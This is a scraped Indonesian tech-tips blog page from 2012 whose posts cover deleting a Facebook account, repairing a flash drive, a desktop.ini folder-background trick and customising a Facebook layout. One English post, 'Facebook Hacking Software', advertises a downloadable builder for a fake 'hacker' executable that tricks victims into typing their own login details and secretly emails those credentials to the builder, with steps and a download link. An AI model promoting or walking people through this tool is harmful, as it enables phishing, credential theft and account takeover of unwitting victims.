.quickedit{ display:none; }

welcom

selamat datang di blog ini,,,,, dan tolon berikan pesan dan kritik
karena kritik dan saran anda adalah petunjuk untuk perbaikan blog ini.

Senin, 27 Agustus 2012

Cara Cepat Menonaktifkan dan Menghapus Akun Facebook


Bagaimana cara menghapus Akun Facebook? Cara menghapus Account Facebook secara permanen? Menghapus Facebook Profil Anda? Bagaimana cara membatalkan membuat Facebook Profil? Ingin Tutup Akun Facebook Saya? Hapus Facebook Account Saya Selamanya? dan lebih .. Ada banyak orang menanyakan pertanyaan-pertanyaan ini dan di sini jawaban ini membantu. Banyak orang luar negeri sana sudah muak dengan Facebook karena masalah keamanan, masalah privasi, seperti profil kita bisa dilihat sama orang yang gak diinginkan, pembajakan akun facebook, tempat banyaknya terjadi perselingkuhan dll. Jika anda terlanjur sudah Daftar di Facebook dan ingin menghapus account anda silahkan ikuti petunjuk di bawah ini.
Instruksi untuk mengahapus Account Facebook Anda :
  • Masuk ke http://www.facebook.com/help/contact.php?show_form=delete_account dan Login
  • Klik "Submit" dan ikuti instruksi selanjutnya. Akan ada password yang sederhana dan cek spam Captcha.
  • Jangan login atau terhubung dengan account Facebook Anda. Anda akan menerima email yang mengatakan bahwa account Anda akan dihapus dalam 14 hari
  • Tunggu dan menonton. Pada akhir 14 hari, semua posting Anda, komentar, info, dll, akan dibuat secara permanen dapat diakses di Facebook.
Atau Anda juga dapat mencoba untuk kirim email ke facebook untuk menghapus account anda.Kirim ke privacy@facebook.com, support@facebook.com dan info@facebook.com dam kirim permintaan bahwa anda ingin menghapus account Anda. Tunggu untuk mendapatkan respon email dari Facebook bahwa account Anda telah dihapus secara permanen.
Jika Anda tidak yakin seratus persen bahwa Anda ingin menghapus Akun Facebook secara permanen, Anda sementara dapat "menonaktifkan" account Facebook.
Instruksi untuk menonaktifkan Account Facebook Anda :
  • Masuk ke Facebook. Pilih "Account" di sudut kanan atas. Kemudian klik "Account Settings". Gulir ke bawah halaman untuk "Deactivate Account". Klik pada link tsb.
  • Tiba di halaman yang akan menanyakan "Apakah Anda yakin ingin menonaktifkan account Anda?"
  • Centang kotak untuk menjelaskan mengapa Anda menonaktifkan?
  • Periksa kotak "Email opt out". Melakukan hal ini memungkinkan tidak menerima email lagi dari Facebook.
  • Tekan "Deactivate" tombol. Account Anda sekarang akan "tersembunyi" dari pengguna Facebook lainnya, namun Anda masih akan memiliki pilihan untuk mengaktifkan kembali account Anda kapan saja.

Memperbaiki Flashdisk Yang Tidak Bisa Di-Format


Memperbaiki Flashdisk Yang Tidak Bisa Di-Format 
Langkah-langkah dalam memperbaiki flashdisk yang tidak bisa diformat :

1. Masukkan dulu flashdisk ke dalam USB port yang ada di CPU.
2. Lalu klik start > run dan ketikkan: compmgmt.msc 
3. Setelah itu maka akan muncul program bernama compmgmt, klik program tersebut.
4. Pilih storage yang berada di tengah setelah itu pilih disk management.
5. Disini biasanya flashdisk kalian akan terdeteksi, lalu di klik kanan dan pilih create partition.
6. Klik kanan lagi dan lalu pilih format, selesai.

Sampai disini biasanya Flashdisk kalian sudah bisa terformat, namun jika masih gagal juga silakan ikuti cara kedua dibawah ini.
  1. Download software USB viewer di http://www.mediafire.com/?yyhm0ahhnbcck46, fungsinya untuk mencari VID dan PID, alias ID Vendor dan ID Product flash disk kita dengan cara melihatnya lewat software tersebut.
  2. VID dan PID bisa dilihat di device connectednya, akan muncul Ox[PID] atau Ox[VID]
  3. Lalu silakan kunjungi situs http://www.flashboot.ru/iflash.html

  4. Masukkan data VID dan PID flashdisk kita di kotak yang telah disediakan dan klik tombol di sampingnya.
  5. Maka akan muncul nama-nama Flashdisk beserta detailnya, cocokkan Flashdisk milik kalian.
  6. Setelah mencocokkan, copy tulisan paling kanan dari detail Flashdisk kalian tersebut dan paste di kotak pencarian website tadi di pojok kanan atas.
  7. Maka kalian akan disediakan link untuk mendownload software yang diperlukan.
  8. Setelah mendownload dengan meng-klik tulisan Ckayatb (saya yakin cara menulisnya bukan seperti itu)
  9. Ekstrak file dan buka, maka flashdisk kalian akan terdeteksi dan klik start.
  10. Flashdisk kalian akan menjadi normal kembali.

Minggu, 26 Agustus 2012

Facebook Hacking Software - Hack Facebook Accounts - Facebook Hacker


Well,Don't be deceived by the title but it can actually hack.So just check out what it does and you will understand more clearly.I made this tool long time back but I didn't publish it anyone check it out !

Facebook Hacking Software - Hack Facebook Accounts - Facebook Hacker


Original Article.This is the same software and the procedure is also the same.The only difference between Facebook Hack and Mail Hacker is that its Appearance,apart from that they are the same.

Here is a tutorial on how to use it : Video Tutorial For Facebook Hacker


Facebook Hacking Software - Hack Facebook Accounts - Facebook Hacker

What does "Mail Hacker" Do ?

Well its quite simple....Before you understand take a look at the Screenshot below so that everything is clear.Then I'll Explain

Here is what to do !


1.So in the left hand side you gotto enter your details,Your "Username" and "Password"...Don't worry you won't get hacked.
2.Then click on the E-mail Service and then just select a "FileName" and Click on "Build"
3.Then you will find that your File is built in the same directory.
4.So once the person opens your "Server.exe" file he will find a dialogue box open as on the "Right hand side of the Screenshot"
5.So when the Victim opens the file he thinks it can hack e-mail IDs and will Quickly provide his personal Information before he enters the person who he wants to hack.
6.When he click on "Hack Him"....The Program secretly send the Login Information to "Your Mail" which you provided earlier...And then he gets a temporary error !

File Details:

Download: Facebook Hacking Software/Tool (Mediafire Link)
File Size: 35 KB
File Extension: .rar (Compressed Archive)

If you have any problems then please post a comment and I'll get to you immediately.

Senin, 13 Agustus 2012

Membuat gambar pribadi menjadi background windows explorer


Jika anda menggunakan Windows XP, mungkin anda bisa mencoba trik berikut. Ini adalah salah satu trik untuk menampilkan gambar background windows explorer anda lebih berbeda dengan tampilan standar. Anda tidak perlu membutuhkan software tambahan untuk mengatur background windows explorer anda. Cukup dengan mengikuti langkah berikut:

1. Buka notepad anda
2. Copy code berikut ke notepad

{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4
-00C04FD706EC}
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66
-08002B2E1262}
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
Attributes=1
IconArea_Image=gambarkucing.jpg
[.ShellClassInfo]
ConfirmFileOp=0
[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file://Folder Settings\Folder.htt
PersistMonikerPreview=%WebDir%\classic.bmp

Tulisan warna hijau (gambarkucing) boleh anda ganti dengan nama gambar yang akan digunakan, Catatan: Nama gambar tidak boleh dipisah dengan spasi.


3. Save file tersebut dengan nama desktop, extension ini (desktop.ini)


(Keterangan: pada bagian "Save as type" pilih All Files, agar file desktop.ini tidak menjadi file txt)

4. Simpan file desktop ini ke direktori yang akan diubah backgroundnya. (harus diingat bahwa gambar anda dan desktop.ini, harus dalam folder atau drive yang sama)
Dalam contoh ini saya menempatkan pada drive C

5. Setelah semua file tercopy, klik kanan pada window bagian kanan windows explorer, pilih Refresh.

6. Jika sukses, maka tampilan background akan berubah seperti di bawah ini


Keterangan:
Metode ini dapat anda terapkan pada drive yang lain,juga pada flash disk anda
Seandainya anda tidak suka dengan adanya tampilan background, cukup hapus kedua file di atas (gambarkucing.jpg dan desktop.ini) untuk mengembalikan ke kondisi standar.

Jika ingin mendownload gambar kucing saya bisa di download di:
http://artikelkomputerku.blogspot.com/2008/12/kucing.html

Jika ingin mendownload file "desktop.ini" , bisa didownload disini


Cara mengganti background facebook dengan foto sendiri


Cara mengganti background facebook dengan foto sendiri bisa dilakukan dengan menggunakan bantuan situs pagerage. Tampilan facebook akan sesuai dengan selera kita karena bisa saja gambar yang diinginkan terpajang di halaman facebook atau layout facebook, atau foto kesayangan tampil menghias layout fb.

Langkah yang harus dilakukan untuk mengganti background fb dengan foto sendiri adalah :

1. Siapkan foto atau gambar yang akan dijadikan background fb

2. Buka situs berikut Create Your Own Facebook Layout

3. Akan terbuka halaman seperti di bawah ini. Klik warna yang akan dijadika warna background, klik Next Step


 4. Klik tombol load untuk upload file gambar atau foto anda
Atur transparecy , Tile X, Tile Y
Klik Next Step
5. Pilih warna teks, klik Next Step
6. Atur transparency , Layout preferences
Klik Save & Publish

7. Setelah tersave /publish akan tampil halaman yang berisi form info layout anda, isi sesuai form.


8.Catat alamat Landing page url.


9.Instal plugin yantoo client , bisa dilihat disini mengganti layout fb
10. Setelah yantooclient terinstal pilih halaman layout yang anda buat. gunakan Landing page url . Klik tombol select untuk mengaktifkan layout anda di profil facebook.

Contoh Layout yang saya buat sendiri bisa dilihat disini mengubah background facebook dengan foto sendiri